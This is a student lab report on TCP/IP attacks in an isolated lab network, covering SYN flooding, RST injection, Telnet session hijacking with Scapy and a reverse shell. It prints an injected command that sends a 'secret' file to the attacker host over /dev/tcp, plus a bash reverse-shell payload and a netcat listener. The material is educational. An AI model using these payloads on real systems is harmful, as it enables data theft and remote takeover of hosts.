

TCP/IP Attack Lab - Comprehensive Report

Lab Overview

This report documents the execution of TCP/IP attacks including SYN Flooding, TCP RST injection, TCP session hijacking, and reverse shell via hijack. Screenshots are included for verification.

Task 1: TCP SYN Flooding Attack

The attacker uses Python and C scripts to flood the TCP SYN queue on the victim server (10.9.0.5). Verification was done using netstat showing 129 SYN_RECV entries. SYN cookies were also tested.

Python script running

```
hijack.py reverse_shell_inject.py rst_attack.py synflood.c synflood.py t3_hijack.py
root@attacker-10-9-0-1:/volumes# python3 synflood.py
```

SYN_RECV count

```
root@victim-10-9-0-5:/# netstat -tna | grep SYN_RECV | wc -l
129
root@victim-10-9-0-5:/#
```

C attack execution

```
root@attacker-10-9-0-1:/volumes# gcc -o synflood synflood.c
root@attacker-10-9-0-1:/volumes# ./synflood 10.9.0.5 23
```

Verification after C attack

```
root@victim-10-9-0-5:/# netstat -tna | grep SYN_RECV | wc -l
129
root@victim-10-9-0-5:/#
```

SYN cookies enabled

```
root@victim-10-9-0-5:/# netstat -tna | grep SYN_RECV | wc -l
129
root@victim-10-9-0-5:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@victim-10-9-0-5:/# netstat -tna | grep SYN_RECV | wc -l
129
root@victim-10-9-0-5:/#
```

Task 2: TCP RST Injection


TCP/IP Attack Lab - Comprehensive Report

A spoofed RST packet was crafted to terminate an ongoing Telnet session. Sequence and acknowledgment numbers were extracted via tcpdump and used in the Scapy script.

Task 3: TCP Session Hijacking

Scapy was used to inject the command 'cat secret > /dev/tcp/10.9.0.1/9090'. Wireshark provided accurate sequence and acknowledgment values for spoofing.

Wireshark TCP analysis



Scapy injection details

TCP/IP Attack Lab - Comprehensive Report

```
cos      : XByteField          = 0          (0)
len      : ShortField          = None        (None)
id       : ShortField          = 1          (1)
flags    : FlagsField (3 bits) = <Flag 0 (>) (<Flag 0 (>))
frag     : BitField (13 bits)  = 0          (0)
ttl      : ByteField           = 64         (64)
proto    : ByteEnumField       = 6          (0)
chksum   : XShortField         = None        (None)
src      : SourceIPField       = '10.9.0.6'  (None)
dst      : DestIPField         = '10.9.0.5'  (None)
options  : PacketListField     = []          ([])
--
sport    : ShortEnumField      = 49512      (20)
dport    : ShortEnumField      = 23         (80)
seq      : IntField            = 2644729563 (0)
ack      : IntField            = 644915621  (0)
dataofs  : BitField (4 bits)   = None        (None)
reserved : BitField (3 bits)   = 0          (0)
flags    : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (S)>)
window   : ShortField          = 8192       (8192)
chksum   : XShortField         = None        (None)
urgptr   : ShortField          = 0          (0)
options  : TCPOptionsField     = []          (b'')
--
load     : StrField            = b'\r cat secret > /dev/tcp/10.9.0.1/9090 \r' (b'')
hi
[1]+  Done                  nc -l 9090
root@attacker-10-9-0-1:/volumes#
```

Task 4: Reverse Shell via Hijack

The reverse shell was achieved using a hijacked Telnet session. The attacker ran a netcat listener, and injected a bash payload to connect back.

Payload: `/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1`